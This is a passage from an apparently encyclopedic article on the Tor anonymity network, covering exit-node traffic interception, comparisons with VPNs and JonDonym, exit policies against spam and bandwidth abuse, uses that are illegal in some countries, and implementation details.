In September 2007, Dan Egerstad, a Swedish security consultant, revealed that he had intercepted usernames and passwords for a large number of email accounts by operating and monitoring Tor exit nodes. As Tor does not, and by design cannot, encrypt the traffic between an exit node and the target server, any exit node is in a position to capture any traffic passing through it which does not use end-to-end encryption such as TLS. While this may or may not inherently violate the anonymity of the source if users mistake Tor's anonymity for end-to-end encryption they may be subject to additional risk of data interception by self-selected third parties. However, the operator of any network carrying unencrypted traffic, such as the operator of a wifi hotspot, has the same ability to intercept traffic as a Tor exit operator, so end-to-end encryption should always be used. Even without end-to-end encryption, Tor provides confidentiality against these local observers which may be more likely to have interest in the traffic of users on their network than arbitrary Tor exit operators.

Nonetheless, Tor and the alternative network system JonDonym (JAP) are considered more resilient than alternatives such as VPNs. Were a local observer on an ISP or WLAN to attempt to analyze the size and timing of the encrypted data stream going through the VPN, TOR or JonDo system, the latter two would be harder to analyze as demonstrated by a 2009 study.

Researchers from INRIA showed that Tor dissimulation technique in Bittorrent can be bypassed.

Etiquette

Because of its inherent anonymity, the traditional practices that network operators use to curb abuse may be insufficient with regard to connections coming from a Tor network. Tor has some features intended to reduce this problem, both from the perspective of exit node operators and third party sites.

Exit nodes each maintain an *exit policy* of what traffic is and is not permitted to leave Tor network through that node. It is possible to prevent most major abuses of Tor network using a combination of addresses and ports. Potential abuses include:

Bandwidth hogging
: It is considered impolite by Tor community members to transfer massive amounts of data across the Tor network – the onion routers are run by volunteers using their own bandwidth at their own cost. Due to the high bandwidth usage caused by the peer-to-peer file sharing networks, it is considered impolite and inappropriate by Tor community members to utilize the Tor network for protocols like BitTorrent. By default, the Tor exit policy blocks the commonly used peer-to-peer ports.

Spam
: The default Tor exit policy prevents connections to port 25 (SMTP), preventing people from sending spam directly from the Tor network.

Anonymous users
: The Tor project attempts to ensure that websites that wish to set different access policies for users visiting through Tor can do so, providing various lists of Tor exit nodes.

Uses that may be illegal in some nations

In some countries, Tor is used to circumvent laws against the criticism of heads of state, access censored information or to distribute copyrighted works, or to transmit child pornography.

Implementation

- The main implementation of Tor is written in the C programming language and consists of roughly 146,000 lines of source code.
- Vuze (formerly Azureus), a BitTorrent client written in Java, includes built-in Tor support.